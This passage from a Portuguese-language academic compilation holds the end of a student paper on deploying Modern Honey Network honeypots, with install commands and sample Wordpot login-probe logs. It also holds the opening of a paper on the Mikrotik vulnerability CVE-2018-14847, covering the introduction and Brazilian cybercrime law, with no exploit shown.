- ***Insiders:*** Atribui-se, geralmente, aos *Insiders* a execução de espionagemindustrial. Eles são funcionários e ex-funcionários da

própria empresa que tem por objetivo roubar informações confidenciais ou comprometer os sistemas da mesma.

- ***Coders:*** *Hackers* que compartilham seus conhecimentos, os *Coders* constroem programas, escrevem livros e ministram palestras sobre o que já fizeram. Geralmente foram *hackers* famosos, e que hoje trabalham legalmente.

- ***White Hats:*** Possuem como lema o "*full disclosure"* ou conhecimento aberto. Os *White Hats* utilizam os seus conhecimentos para encontrar vulnerabilidades em aplicações e sites para serem divulgados e corrigidos, seja a toda comunidade ou para contratantes de seus serviços.

- ***Black Hats:*** Também conhecidos como *full fledged*, os *Black Hats* diferentemente dos *White Hats*, utilizam seus conhecimentos para invadir os sistemas de organizações para roubar informações, de forma a obter retorno financeiro vendendo-as ou chantageando a organização invadida.

- ***Phreackers:*** Muitas vezes referenciados pelo termo *phreacking*, eles são os *hackers* da telefonia, responsáveis por fraudes telefônicas, tais como alteração de contas, ataques a centrais telefônicas e realização de ligações gratuitas.

Stalligns (2015), apresenta dois termos aos ataques, são eles:

Ataques passivos: envolvem o monitoramento à transmissões em busca de informações relevantes, sensíveis ou confidenciais.

Ataques ativos: envolvem alguma modificação do fluxo de dados ou a criação de um fluxo falso, e podem ser subdivididos em quatro categorias: disfarce, repasse, modificação de mensagens e negação de serviço.


- **Disfarce:** acontece quando uma entidade finge ser outra. O ataque de disfarce normalmente envolve outras formas de ataque ativos.

- **Repasse:** é feita a captura passiva de uma unidade de dados que é retransmitida para produzir um efeito não autorizado.

- **modificaçãode mensagens:** ocorre quando alguma parte da mensagem original é alterada, ou as mensagens são adiadas ou reorganizadas.
- **Negação de serviço:** evita o uso ou o gerenciamento normal dos serviços de comunicação. Esse ataque pode ter um alvo específico.

Na Figura 2 pode-se observar o total de incidentes anuais reportados ao CERT.br de 1999 à 2018:

Figura *2* - Incidentes Reportados ao CERT.br / Valores acumulados: 1999 a 2018



Fonte: CERT.BR, 2019.

Pode-se perceber um incremento no número de incidentes no decorrer dos anos. Nota-se um índice bastante elevado no ano de 2014 em relação aos anos anteriores.

O alto número de ataques reportados no ano de 2014 no Brasil, de acordo com o site ATAQUES (2014), se deu devido ao elevado índice de ataques ao governo, que foi quadruplicado frente ao ano de 2013, fruto de uma intensificação dos ataques de ativistas virtuais durante a Copa do Mundo. Fato que em 2015 já não foi tão evidente, o que implicou na diminuição do índice dessas comunicações, visto que boa parte dos ataques a usuários privados não chega a ser contabilizado.

3 HISTÓRIA E DEFINIÇÕES DO *HONEYPOT*

A definição do *honeypot* é um recurso construído com objetivo de manipular o invasor, fazendo o atacante acreditar que possui o controle total do sistema, mas na realidade o invasor está em um ambiente falso, tendo os seus rastros vigiados. Destaca-se que esse recurso não possui o objetivo de bloquear a ação do invasor (ASSUNÇÃO, 2008).

Segundo Stoll (2000 apud MARTINS JUNIOR, 2006), "O primeiro surgimento de uma implementação *honeypot* foi no ano de 1988 por Clifford Stoll, que durante 10 meses localizou e encurralou o *hacker* Hunter, fazendo o monitoramento das atividades desse invasor".

Em 1997 a primeira implementação do *honeypot* foi por "Fred Cohen", que foi aplicada em 1998. A ferramenta tinha o objetivo de iludir o invasor.

As informações coletadas são importantes, pois mostram várias ameaças que a maioria das vezes estão presentes em ambientes reais. Com essas informações obtidas pela sondagem do *honeypot*, as empresas podem aumentar sua proteção contra invasores.

Um *honeypot* pode simular vários serviços como *SSH, S*MTP, POP3, TELNET, WEB e FTP. Esses serviços são configurados para serem quebráveis, de modo que quando o invasor acessar o ambiente serão coletadas informações para identificar a origem da invasão e as ações que foram executadas.

3.1 VANTAGENS E DESVANTAGENS DO *HONEYPOT*

Segundo Machado (2012), a vantagem do *honeypot* é que ele possui a facilidade de trabalhar com dados criptografados, e não necessita de muitos recursos operacionais para ser executado. Os dados coletados são úteis para as empresas planejarem sua estratégia de proteção contra as ameaças.

O *honeypot* é um recurso para monitoramento de tentativas de invasão, em que é configurado um ambiente simulado e monitorado, com gravação de quaisquer acessos ao(s) sistema(s) para posterior análise. Essa análise dará à equipe que efetua o monitoramento informações relevantes sobre os tipos de ataque, sua origem e modo de atuação dos atacantes.

Uma desvantagem do *honeypot* é que há chances de que grande parte das informações coletadas sejam geradas por invasores que fazem ataques aleatórios, sem um planejamento específico, apenas tentando ter um número máximo de acesso a alvos, e essas informações não são tão relevantes para os administradores de um ambiente real. Além disso, outra desvantagem é que pode haver uma má configuração do ambiente, permitindo que o invasor descubra que o sistema operacional está sendo monitorado. O *honeypot* não substitui os recursos de segurança que visam prevenir ataques, devendo ser utilizado em conjunto com os sistemas de segurança para aumentar o conhecimento dos administradores sobre os atacantes.

3.2 CATEGORIAS DO *HONEYPOT*

O *honeypot* pode ser classificado em duas categorias:

- ***Honeypots* de pesquisa**: São ferramentas programadas para que se faça o monitoramento das atividades do invasor, possibilitando uma análise baseada nas informações coletadas para destacar as suas motivações, os métodos utilizados para fazer a invasão e as vulnerabilidades exploradas. Estas informações poderão ser usadas para estudos ou por empresas de modo que a proteger seus sistemas contra-ataques.
- ***Honeypots* de produção**: São recursos usados como complemento ou no lugar de sistemas de detecção de intrusão. Seu objetivo é analisar o comportamento e detectar os invasores na rede, podendo tomar as devidas providências contra os atacantes o mais rápido possível.

3.3 NÍVEIS DE INTERAÇÃO

Quanto à interação permitida ao invasor, *honeypots* podem ser classificados em dois níveis: de baixa interatividade e de alta interatividade. (CERT.BR, 2007).

Baixa interatividade: oferece ferramentas para emular sistemas operacionais e serviços com os quais os atacantes irão interagir. Desta forma, o sistema operacional real deste tipo de *honeypot* deve ser instalado e configurado de modo seguro, para minimizar o risco de comprometimento.

Alta iteratividade: oferece o uso de sistemas, aplicações e serviços reais, fazendo com que o invasor tenha acesso total ao sistema invadido. Neste caso há uma maior interação com o invasor, permitindo a coleta de informações totais dos passos do invasor.

3.4 HONEYNETS

O recurso *honeynet* conforme o CERT.BR (2007) " é uma ferramenta de pesquisa, que consiste de uma rede projetada especificamente para ser comprometida, e que contém mecanismos de controle para prevenir que seja utilizada como base de ataques contra outras redes. "

Rocha (2003) afirma que a *honeynet* normalmente é composta por sistemas reais, e necessita de um mecanismo de contenção eficiente, por exemplo, um firewall, para que não seja usada como origem de ataques e também para que não alerte o invasor do fato de estar em uma *honeynet*

3.4.1 Tipos de *Honeynets*

Tanto o *honeypot* quanto o *honeynet* podem se dividir em dois principais tipos, que são determinados como virtuais e reais:

***Honeynets* virtuais:** Conforme o CERT.BR (2007), **"**baseia-se na idéia de ter todos os componentes de uma *honeynet* implementados em um número reduzido de dispositivos físicos. Para isto, normalmente é utilizado um único computador com um sistema operacional instalado, que serve de base para a execução de um *software* de virtualização.".

***Honeynets* reais:** Conforme o CERT.BR (2007), "os dispositivos que a compõem, incluindo os *honeypots*, mecanismos de contenção, de alerta e de coleta de informações, são físicos.".

Para o entendimento do conceito *honeynets* reais, destaca-se o exemplo abaixo (CERT.BR, 2007):

- Diversos computadores, um para cada *honeypot*. Cada *honeypot* com um sistema operacional, aplicações e serviços reais instalados;
- Um computador com um *firewall* instalado, atuando como mecanismo de contenção e de coleta de dados;

- Um computador com um IDS instalado, atuando como mecanismo de geração de alertas e de coleta de dados;
- Um computador atuando como repositório dos dados coletados;
- *Hubs*/*switches* e roteador (se necessário) para fornecer a infraestrutura de rede da *honeynet*.

4 MODERN HONEY NETWORK

Para a confecção desse artigo, optou-se por implementar e analisar a ferramenta Modern Honey Network (MHN), um sistema de gerenciamento de *honeypots* que permite coletar dados e criar uma rede de defesa ativa. Antes disso, foram testados os *honeypots honyd* e *kippo,* porém, foram encontrados problemas de incompatibilidade com sistemas Linux atual, dado que a implementação dessas ferramentas é consideravelmente antiga, em torno de 8 anos.

A MHN é uma ferramenta de código aberto que disponibiliza uma interface web que facilita a implementação dos sensores dos *honeypots*. Pode ser implementada rapidamente em qualquer ambiente operacional a partir de *scripts* de vários *honeypots* como Snort, Cowrie, Dionaea e Glastopf. (TROST, 2014)

Destaca-se a seguir as principais características do sistema (THREATSTREAM, 2019):

MHN é um aplicativo *Flask*[4] que expõe uma API HTTP que os *honeypots* podem usar para:

- Baixar um *script* de implementação;
- Conectar e registrar com o ambiente;
- *Fazer o download* de regras de *snort;*
- Enviar logs de detecção de intrusão para o servidor principal.

Também permite que os administradores do sistema:

- Vejam uma lista de novos ataques;

[4] Flask é um framework web escrito em Python e baseado nas bibliotecas werkzeug e jinja2.

- Gerenciem regras de *snort*: ativar, desativar, baixar.

5 MATERIAIS E MÉTODOS

Na elaboração do trabalho, foi realizado um estudo fundamentado em conteúdos bibliográficos, (livros e artigos publicados online), que conforme Gil (2010 apud BALTAZAR MARCARINI, 2017) “podem ser considerados materiais de pesquisa.”. Para a aplicação da implementação do servidor, foram utilizados dois servidores virtuais, com a configuração de 1GB de memória RAM, processador Intel 1Core 2.9 Ghz e disco rígido de 20GB.

A pesquisa se caracterizou como experimental, que conforme SEVERINO (2007 apud MENGUE e CARDOSO, 2016), “pega o próprio objeto em sua realidade e põe em condições técnicas de manipulação e observação experimental em laboratórios, na qual situações são criadas para seu tratamento.”.

O experimento foi construído em cinco etapas que são elas:

- Primeira etapa: Aquisição dos servidores virtuais e preparação do ambiente de monitoramento e produção.

- Segundo etapa: Implementação do *honeypot* simulando um ambiente de teste. Nessa etapa ocorreu os seguintes problemas na hora da implementação: incompatibilidade da versão do Linux e falta de documentação de implementação. O ambiente que monitorava não estava registrando os ataques pelo motivo de falta permissão no arquivo mhn.log e erro *504 Gateway Timeout* na hora que registrava os ataques.

- Terceira etapa: A solução dos problemas que ocorreram na etapa anterior, foi a escolha da plataforma Modern Honey Network para fazer o monitoramento do ambiente de produção. Para resolver erro de acesso ao arquivo mhn.log foi necessário dar permissão www-data com o comando chmod. Para solucionar o problema *504 Gateway Timeout* foi adicionado redirecionamento de DNS no arquivo hosts do Linux.

- Quarta etapa: Implementação da plataforma em um ambiente de produção.

- Quinta etapa: A coleta de logs no ambiente de monitoramento para fazer análise.

5.1. AMBIENTE DE PESQUISA

A implementação foi executada em servidores virtuais, em que foram configurados recursos para que o ambiente fosse simulado. Após, foi realizada instalação em um ambiente real. A aplicação deu início ao monitoramento em 03/07/2019 até meados de novembro de 2019.

5.2 PROCESSO PARA IMPLEMENTAÇÃO MHN "*MORDEN HONEY NETWORK*"

A fim de realizar a instalação do software *Modern Honeypot Project* em um ambiente Ubuntu 18.04 foram executados os comandos que constam na Figura 3, via terminal (SSH).


Figura 3 - Comando para a instalação do *serviço*

```
$ cd /opt/
$ sudo apt-get install git -y
$ sudo git clone https://github.com/threatstream/mhn.git
$ cd mhn/
$ sudo ./install.sh
```

Fonte: Modern Honey Network (2016).

Após a instalação, foi acessado, via *browser,* o painel que fora instalado no servidor principal, efetuando-se logon com o usuário escolhido no momento da instalação. A seguir, efetuou-se a implementação (*deployment*) selecionando os scripts Ubuntu – Conpot, Ubuntu – Wordpot, Ubuntu - Cowrie e Ubuntu/Raspberry Pi – Dionaea. Feito isso, foram copiados os comandos gerados pela ferramenta e executados no servidor virtual vítima (*honeypot*). Os *honeypots* serão listados no servidor de monitoração do MHN, na aba Sensores da interface web de configuração e monitoramento.

Figura 4 – Desenho da topologia do trabalho



Fonte: Modern Honey Network (2016).

A Figura 4 demonstra o funcionamento dos ambientes, sendo que o ambiente de produção possui três sensores de *honeypot,* demostrado na Figura acima.

6 RESULTADOS


Durante o trabalho, foram encontradas algumas dificuldades, entre elas a escolha da plataforma a ser utilizada para implementação do *honeypot,* quanto à compatibilidade da versão do *Linux*. Com muita pesquisa, descobriu-se que a plataforma MHN seria a mais adequada para o propósito desse estudo. Mas, mesmo assim, houve um problema quando o servidor virtual do *honeypot* recebia um registro de ataque o serviço nginx que roda a plataforma exibia o erro 504 *Gateway Timeout.* Para resolver esse problema tivemos que adicionar no arquivo resolv.conf o endereço ip do DNS da plataforma.

Ao longo da implementação, após as configurações necessárias do experimento em um ambiente de produção, foram coletadas as informações que puderam evidenciar o funcionamento da aplicação.

No cenário de produção, houve aplicação de sensores e tentativas de ataques nas máquinas. Abaixo, apresentam-se os números de incidentes que foram reportados durante o monitoramento no ambiente,

ou seja, a quantidade de ataques que houve no servidor onde as sondagens estão instaladas:

Figura 5 - Sensores do MHN Server



Fonte: Os Autores (2019).

Analisando a Figura 5 pode-se notar na coluna *Attacks* quais foram os sensores mais visados: Cowrie, Dionaea, Wordpot.

Para o entendimento dos sensores, destaca-se a seguir suas características (LHIBOS, GBRINDISI E MICHELOOSTERHOF GITHUB, 2019):

- ***Wordpot:*** O *Wordpot* é um *honeypot* do Wordpress que detecta sondas para *plugins*, temas, *timthumb* e outros arquivos comuns usados para imprimir uma instalação do *wordpress*.
- ***Cowrie*****:** *Cowrie* é um honeypot SSH e Telnet de interação média, projetado para registrar ataques de força bruta e a interação com o shell realizada pelo invasor. *Cowrie* também funciona como um proxy SSH e telnet para observar o comportamento do invasor em outro sistema.
- ***Dionaea:*** deve ser um sucessor de *Nepenthes*[5], incorporando *Python* como linguagem de *script*, usando o *libemu* para detectar códigos de *shell*, suportando *IPv6* e *TLS*. Os protocolos mais

[5] O *Nepenthes* é uma ferramenta para coletar *malware*, emulando fraqueza conhecidas.

importantes que o *Dionaea* sonda são FTP, HTTP, MSSQL, MySQL e SMB.

A Figura 6 ilustra os logs dos ataques *wordpot* demonstrando a tentativa de acesso à página do painel administrativo com usuário e senha.


Figura 6 - Tabela de ataques e suas características

```
2019-11-25 15:40:33,641 - Honeypot started on 0.0.0.0:80
2019-11-25 16:28:30,714 - 191.52.48.39 probed for the login page
2019-11-25 16:48:46,076 - 191.52.48.39 tried to login with username tiago and password 1234267
2019-11-25 16:52:57,812 - 191.52.48.39 probed for the login page
2019-11-25 16:53:05,301 - 191.52.48.39 probed for the login page
2019-11-25 17:24:25,672 - 191.52.48.39 tried to login with username tigao and password 127356
```

Fonte: Os Autores (2019).

Na Figura 7, é ilustrada a captura dos dados em tempo real sobre os incidentes ataques nos sensores.

Figura 7 - Tabela de ataques e suas características




Fonte: Os Autores (2019).

A Figura 7 demonstra as colunas dos atacantes como data, continente, ip, porta, protocolo, honeypot usado para capturar o ataque.

Na Figura 8, pode-se visualizar algumas estatísticas interessantes do sensor Cowrie, como as principais senhas e nomes de usuários principais observados em ataques:


Figura 8 - Gráfico do Cowrie quantificando tentativas de usuários e senhas



Fonte: Os Autores (2019).

Na Figura 9, são exibidas as estatísticas de ataques, por endereço de rede e país de origem que efetuou o ataque no *honeypot cowrie*.

Figura 9 - Gráfico demostrando os endereços de redes que mais efetuaram ataques *honeypot cowrie*



Fonte: Os Autores (2019).

Na figura 9, tem-se os dez principais endereços de rede que efetuaram ataques ao serviço SSH, no ambiente real e seus países responsáveis. Pode-se notar um aumento na quantidade de ataques efetuados pelos países Holanda, Irlanda e Rússia. Os nomes dos países foram colocados na imagem para facilitar a leitura.

Figura 10 - Mapa atualizado quase em tempo real das fontes e alvos de ataques.

Fonte: Os Autores (2019).

O mapa acima demonstra a origem em tempo real dos ataques que o servidor de produção está sofrendo. Também pode-se visualizar na Figura 10 a longitude, altitude, cidade, país e o sensor que capturou o ataque.

7 CONSIDERAÇÕES FINAIS

Durante o desenvolvimento do trabalho, foram observadas algumas dificuldades na implementação do *honeypot honeyd e kippo*, sendo as principais a incompatibilidade da versão do *Linux* e a falta de documentação,dado que estas implementações eram muito antigas. A solução adotada foi a utilização do *Morden Honey Network*, uma implementação bem mais atualizada.

Após a implementação da ferramenta *Morden Honey Network* e aplicação de sensores no ambiente de produção, houve um número muito elevado de ataques no serviço que está sendo monitorado pelo sensor *cowrie*, ficando bem acima dos sensores *wordpot* e *dionaea*. Os relatórios gerados pela ferramenta *Modern Honey Network* ocorreram de forma satisfatória. A partir dos resultados obtidos nas sondagens, foi possível analisar os ataques e atingir os objetivos propostos com o experimento.

Como trabalhos futuros, sugere-se o aprofundamento em estudo e aplicação da plataforma *Modern Honey Network*, com suas funções configuradas mais avançadas em uma empresa de grande escala.

REFERÊNCIAS

ASSUNÇÃO, Marcos Flavio Araújo. **Segredos do Hacker Ético.** 2. Ed. Florianópolis: Visual Books, 2008.

ASSUNÇÃO, Marcos Flavio Araújo. **Aprenda a detectar e enganar invasores.** Honeypots e Honeynets - Aprenda a Detectar e Enganar Invasores Ed. Florianópolis: Visual Books, 2008.

BALTAZAR e MACARINI, Maurício Mesquite, Sander Cândido. **Honeypot de Baixa Interatividade como Ferramenta Complementar na Segurança da Rede.** Disponível em: <http://redes.sombrio.ifc.edu.br/wp-content/uploads/sites/7/2015/12/eBook-Tecnologia-em-Redes-de-Computadores-3a-Edicao-2017.pdf>. Acesso em: 24 jun. 2019.

CARVALHO, Luciano Gonçalves de, **Segurança de redes.** Pg 5-9, 2005.

DIOGENES e MAUSER, Yuri, Daniel, **Certificação Security** - da Prática Para o Exame Syo - 301 - 2ª Ed, Pg 2-4, 2013.

GIL, Antônio C. **Como elaborar projetos de pesquisa**. 5. ed. São Paulo: Atlas, 2010.

LOPES, Alexandre**. Honeypots e Honeynets: as vantagens de conhecer o inimigo.** Disponível em: <https://s.profissionaisti.com.br/wp-content/uploads/2013/11/honeypot-e-honeynet-as-vantagens-de-conhecer-o-inimigo.pdf>. Acesso em: 24 jun. 2019.

MARTINS JUNIOR, José de Sousa. **Honeypot:** Conceitos gerais e implementação de um Honeytoken. Disponível em: <http://lyceumonline.usf.edu.br/salavirtual/documentos/1075.pdf>. Acesso em 24 jun. 2019.

ROCHA, Luis Fernando. **Honeynet:** eficácia no mapeamento das ameaças virtuais – Parte 1. Disponível em:

<https://www.nic.br/noticia/na-midia/honeynet-eficacia-no-mapeamento-das-ameacas-virtuais-parte-1/>. Acesso em: 25 abr. 2013.

STALLINGS, William, **Criptografia e Segurança de Redes:** princípios e práticas – 6º Ed, Pg 6-7, 2015.

Análise e exploração da vulnerabilidade CVE-2018-14847

Édher Paulinelli Fernandes[1], Nathan Da Rosa Cardoso[1], Marcos Henrique de Morais Golinelli[2], Fabrine Massafera Dias[2]

[1]Discentes do Instituto Federal Catarinense – *Campus* Avançado Sombrio – Sombrio – SC - Brasil

[2]Docentes do Instituto Federal Catarinense – *Campus* Avançado Sombrio – Sombrio – SC - Brasil

{edherpaulinelli, nathancardoso1997}@gmail.com,
{marcos.golinelli, fabrine.dias}@ifc.edu.br

Abstract. E*ach day, the number of Internet users worldwide increases. Currently in Brazil the internet distribution through small and medium providers has a significant share compared to the general numbers of the sector. In the course of this work, a vulnerability in Mikrotik devices will be presented which is widely used by these providers, where, if successfully exploited the attacker will have full access to the system.An attack in an exposed environment was simulated, which later The results were analyzed in order to suggest configurations, techniques and prevention methods, seeking to avoid damages to users and corporations that make use of the tool.*

Resumo. *A cada dia que passa, aumenta o número de usuários de Internet em todo mundo. E atualmente no Brasil a distribuição de internet através de pequenos e médios provedores possui uma parcela significativa diante dos números gerais do setor. Logo, no decorrer deste trabalho será apresentado uma vulnerabilidade em aparelhos da Mikrotik, que é amplamente utilizado por esses provedores, onde, caso tenha sucesso ao ser explorada o atacante terá acesso total ao sistema. Foi simulado um ataque em um ambiente exposto, que posteriormente foi analisado os resultados a fim de sugerir configurações, técnicas e formas de prevenção, buscando evitar danos a usuários e corporações que fazem o uso da ferramenta.*

1 INTRODUÇÃO

Um conjunto de relatórios da *Global Digital* 2018, juntamente com a *We Are Social* e *Hootsuite* revela que existem mais de 4 bilhões de pessoas em todo o mundo usando a Internet. Atualmente, mais da metade da

população mundial está online, em um quesito específico, quase um quarto de bilhão de novos usuários entraram na Internet pela primeira vez em 2017. A África registrou as maiores taxas de crescimento, o continente aumentou em mais de 20% ao ano o número de usuários (*UIT*, 2018).

Em um Fórum Global da revista *Fortune*, o presidente executivo da *Cisco* e ex-CEO John Chambers disse que 500 bilhões de dispositivos estarão conectados à Internet até 2025. Ele também previu que as tecnologias digitais, incluindo *IoT*, computação em nuvem e móvel, tornarão 40% das empresas no mundo hoje irrelevantes em 10 anos, já que muitas empresas deixarão de acompanhar o ritmo acelerado da inovação em tecnologia digital (VANIAN 2015).

A popularização da Internet proporcionou inúmeras facilidades, tais como: comunicar-se, enviar e receber arquivos e documentos, entre outras funcionalidades essenciais, mas, ao mesmo tempo que esse crescimento proporciona essa globalização, também traz consigo pontos bastante preocupantes, como os ataques cibernéticos, que causam grandes problemas tanto ao usuário final quanto às grandes instituições. O número de usuários de Internet cresceu 10 milhões em um ano no Brasil. Passou de 64,7% para 69,8% (181 milhões da população) o número de brasileiros com 10 anos ou mais que acessaram a Internet de 2016 para 2017. São quase 10 milhões de novos usuários na comparação entre o último trimestre de cada ano (RODRIGUES, 2018).

No entanto, conforme relatórios do CERT.BR (2018), são milhares de ataques cibernéticos diários que visam encontrar usuários desatentos e também por sistemas mal gerenciados ou desatualizados. O mesmo autor ainda descreve que um ataque de exploração de vulnerabilidades ocorre quando um atacante, utilizando-se de uma vulnerabilidade, executa ações maliciosas, como invadir um sistema, acessar informações confidenciais, disparar ataques contra outros computadores ou tornar um serviço inacessível.

Para que o atacante mal intencionado tenha sucesso, é necessário algum descuido do usuário ou que o sistema que está sendo monitorado tenha alguma vulnerabilidade para ser explorada. Um dos primeiros registros de ataque foi em 1971, em que Bob Thomas criou o *"The Creeper"*. O "*Creeper"* foi originalmente projetado para se replicar

em *mainframes* que usavam o sistema operacional *TENEX*, usando a *ARPANET* para se replicar em outros *mainframes* (PRADO, 2018).

A *McAfee* junto com o Centro de Estudos Estratégicos e Internacionais (*CSIS, Center for Strategic and International Studies*), realizaram uma pesquisa que constatou a adoção de novas tecnologias por cibercriminosos na realização dos ataques no últimos três anos, que geraram um prejuízo de quase US$ 600 bilhões para as empresas, representando 0,8% do PIB mundial (*McAfee,* 2018).

Apenas no primeiro semestre de 2018 foram detectados 120,7 milhões *links* maliciosos em todo mundo, um aumento de 12% em relação ao mesmo período do ano anterior. Como a cada ano que se passa aumenta o número de pessoas conectadas, o número de armadilhas também segue esse crescimento (*PSAFE,* 2018).

Para alcançar os resultados almejados este trabalho tem como objetivo apresentar a vulnerabilidade conhecida como CVE-2018-14847 e simular sua exploração, além de propor técnicas, configurações e boas práticas necessárias para amenizar os riscos à segurança do sistema.

2 REFERENCIAL TEÓRICO

Neste capítulo é abordado a legislação vigente sobre crimes cibernéticos, os tipos de golpes mais comuns, como também apresenta formas de ataques e códigos maliciosos que podem ser utilizados nestas ações.

2.1 CRIMES CIBERNÉTICOS E LEGISLAÇÃO CORRELATA

As ações maliciosas por meio da internet podem ser classificadas em duas categorias, Jorge e Wendt (2012) separam em ações prejudiciais atípicas e os crimes cibernéticos. As ações prejudiciais atípicas, são aquelas condutas que causam prejuízo ou transtorno para vítima por meio da rede mundial de computadores, mas não são tipificados em lei. Por sua vez, os crimes cibernéticos se dividem em “crimes cibernéticos abertos” e “crimes exclusivamente cibernéticos”. Os “crimes exclusivamente cibernéticos” são aqueles que necessariamente precisam do meio da informática para cometer tal crime.

Crimes virtuais puros englobam toda e qualquer conduta fraudulenta cujo objetivo seja a violação da integridade física ou lógica do sistema computacional. Os crimes virtuais mistos são as condutas em

que a utilização de meios computacionais é condição necessária para a efetivação da conduta, onde o bem jurídico lesado seja diverso do informático. Crimes virtuais comuns são aqueles em que os dispositivos computacionais são utilizados apenas como instrumento para a realização de um delito já tipificado pela lei penal, constituindo-se em apenas mais um meio de execução desses delitos, tal como ocorre nos seguintes crimes, já tipificados pela lei penal (CAMARA.GOV.BR 2016).

A Lei 12.683/12 acrescentou o artigo 17-B à Lei de lavagem de dinheiro para permitir a requisição de dados cadastrais sem necessidade de autorização judicial à provedores de Internet. Já a Lei 12.830/13, explicitou o poder de requisição de documentos pelo delegado de polícia, enquanto projeto de lei que aguarda sanção presidencial permite a obtenção destes dados cadastrais na investigação de organizações criminosas.

Para Shariff. (2010, pg. 276) "... o ciberespaço se tornou um verdadeiro lugar sem regras de civilidade virtuais claramente definidas...". Obviamente que ainda há uma grande necessidade de legislação que esteja mais alinhada com a nova realidade, alguns passos vêm sendo dados no Brasil, porém, ainda muito longe diante da expansão da Internet, diante de uma problemática mundial, um conflito entre a liberdade e a segurança na rede.

